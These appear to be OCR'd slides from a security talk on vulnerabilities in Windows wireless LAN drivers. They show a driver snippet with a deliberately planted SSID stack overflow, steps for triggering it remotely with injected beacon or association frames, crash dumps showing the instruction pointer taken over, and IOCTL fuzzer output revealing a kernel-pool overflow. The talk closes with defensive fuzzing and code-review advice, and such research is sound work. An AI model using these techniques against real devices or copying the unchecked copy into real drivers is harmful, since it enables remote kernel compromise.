
```
NDIS_STATUS
queryOID( IN NDIS_HANDLE hMiniportCtx,
          IN NDIS_OID oid,
          IN PVOID InformationBuffer,
          IN ULONG InformationBufferLength,
          OUT PULONG pBytesWritten,
          OUT PULONG pBytesNeeded )
  {
    PCONNECTION_INFO pConnInfo = NULL;
    GetCurrConnectionInfo( &pConnInfo );

    switch( oid )
      {
        case OID_802_11_SSID:
        case OID_802_11_NON_BCAST_SSID_LIST:
        case OID_802_11_BSSID_LIST:
        ..
        case OID_802_11_ACTIVE_BSSID_INFO:
        {
          NDIS_WLAN_BSSID_EX bssid, *pBssid;
          ..
          NdisMoveMemory( pBssid->Ssid.Ssid,
                          pConnInfo->Ssid.Ssid,
                          pConnInfo->Ssid.SsidLength );
          pBssid->Ssid.SsidLength = pConnInfo->Ssid.SsidLength;
          ..
          if( pBssid->Length > InformationBufferLength )
            return STATUS_INVALID_INPUT;
          NdisMoveMemory( (PNDIS_802_11_BSSID_EX)InformationBuffer,
                          (PUINT8)pBssid,
                          pBssid->Length );
          ..
        }
      }

  }
```

- NDIS miniport supports proprietary **OID_802_11_ACTIVE_BSSID_INFO** used by management applications to query information about associated WLAN
- The driver responds to this OID returning the information in internal connection structure supplied remotely w/in Beacon/Probe Response frames
- When handling this OID the driver copies SSID of associated AP from internal connection structure into a stack buffer w/out checking the size of SSID

Exploiting them..

2-step exploitation:

- Inject malformed wireless frames containing the payload
- Wait until some management application queries for a vulnerable OID (OID_802_11_BSSID_LIST) depending on injected data



Identifying them.. and demo

Identifying remote IOCTL vulnerabilities:

- Inspect registers and memory pointed to by registers in crash dump caused by device I/O control request for contents of received wireless frames
- To increase the likehood of encountering the vulnerability fuzz IOCTLs along with injecting malformed wireless frames

DEMO:

- exploiting remotely “local” IOCTL vulnerability using malformed Beacon frames
- modified old version of **`w29n51.sys`** WLAN driver: introduced “demo” vulnerability
- used existing **`OID_802_11_BSSID_LIST`** instead of adding new **`OID_802_11_ACTIVE_BSSID_INFO`** to demonstrate that an attacker doesn’t need local agent sending query for vulnerable OID

Getting control over Intel® Centrino®: case studies of mitigated vulnerabilities

Remote execution

- When STA was connecting to wireless LAN..
- Injected Association Response frames (~40-300) in response to Association Request with legitimate AP
- Unspecified oversized SSID element
- BSSID had to match AP's MAC address
- STA had to be authenticated (used Open System authentication AP)


Remote execution (BSOD)

- Behavior of old vulnerable version of **`w29n51.sys`** after receiving some NOPs w/in SSID

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 90909090, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000008, value 0 = read operation, 1 = write operation
Arg4: 90909090, address which referenced memory

kd> .trap ffffffffbacd34ec
ErrCode = 00000010
eax=00000000 ebx=00000000 ecx=89dfc004 edx=00000000 esi=8a09a140 edi=8a179540
eip=90909090 esp=bacd3560 ebp=78787878 iopl=0         nv up ei pl zr na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
90909090 ??              ???
kd> kP L10
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
bacd355c 00000000 0x90909090
```

Remote execution

- Let’s inject the frame with demo payload discussed earlier



Local IOCTL vulnerability

```
[ioctlbo]    >   0. Testing OID = 0x0d010217
..
BEFORE -----------------------------------------------------------------
IN buffer (lpInBuf):
00374C10: 17 02 01 0D 41 41 41 41 - 41 41 41 41 41 41 41 41 ....AAAAAAAAAAAA
00374C20: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C30: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C40: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C50: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C60: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C70: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374C80: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41       AAAAAAAAAAAAAA

OUT buffer (lpOutBuf):
00374B38: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B48: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B58: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B68: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B78: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B88: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374B98: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00374BA8: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41       AAAAAAAAAAAAAA

[ioctlbo]     : sending   126 (bytes).. returned 128

AFTER ------------------------------------------------------------------
OUT buffer (lpOutBuf):
00374B38: 17 02 01 0D 78 00 00 00 - 00 00 00 00 00 10 00 00 ....x...........
00374B48: 00 80 6E 00 00 00 00 00 - 70 12 58 8A 78 12 58 8A ..n.....p.X.x.X.
00374B58: 00 90 6E 00 00 00 00 00 - 52 CA 4E 8D 0B 00 00 00 ..n.....R.N.....
00374B68: 59 32 4F 8D 0B 00 00 00 - 00 00 00 00 00 00 00 00 Y2O.............
00374B78: 40 C0 01 89 98 B3 CC 84 - 00 00 00 00 00 00 00 00 ................
00374B88: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
00374B98: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ................
00374BA8: 00 00 00 00 00 00 00 00 - B8 14 58 8A 00 00       ..........X...
------------------------------------------------------------------------
[ioctlbo] < !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
[ioctlbo] < !! OVERFLOW: IOCTL = 0x0017000e, OID = 0x0d010217, sent 126 (bytes), returned 128
[ioctlbo] < !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```


- In response to **OID_802_11_BSSID_LIST (0x0d010217)** NDIS miniport should return information about all detected BSSIDs as an array of **NDIS_WLAN_BSSID_EX** structures

  * IOCTL fuzzer allocated output buffer of a maximum size so that it doesn't crash and continue testing in case if driver corrupts heap chunk

- After sending IOCTL request with output buffer length in [12;127] bytes **w29n51.sys** returned 128 bytes of arbitrary kernel pool
- User-mode app can observe kernel pool contents which isn't good but not the end goal

Local IOCTL vulnerability

Allocate output buffer of exact size (12 bytes) for IOCTL request. The driver writes 128 bytes into 12-byte user-land buffer and corrupts heap chunk. IOCTL fuzzer quickly ends up in OllyDbg



Concluding..

Summary:

- Although we focused on wireless LAN drivers, any wireless device driver is a subject to remote exploitation
  - The longer range of the radio technology - more attractive exploitation
  - Exploits targeting such nationwide technologies as WWAN, WiMAX can be really bad
- Vulnerabilities in Device I/O Control API can exist in any device driver and is a generic way to exploit kernel
  - Fuzzing NDIS OID covers all NDIS miniport drivers: WLAN, WWAN, WiMAX, Ethernet, Bluetooth, IrDA, FDDI, Token Ring, ATM..
- Local IOCTL vulnerabilities can lead to remote exploits

- BSODs in network drivers are not just functional bugs !!
  - analyze every crash for potential security vulnerability
  - use available tools (Driver Verifier and NDISTest for Windows drivers)
  - fuzz remote and local driver interfaces
  - automated (e.g. PRE*fast* or other) and manual source code analysis
  - build with available compiled-in protections

Final remarks

- Acknowledgements: Nathan Bixler (Intel), all authors of reference papers
- Contact us: secure@intel.com, http://www.intel.com/security

Lunch time !!

Appreciate your attention.
Any questions ??

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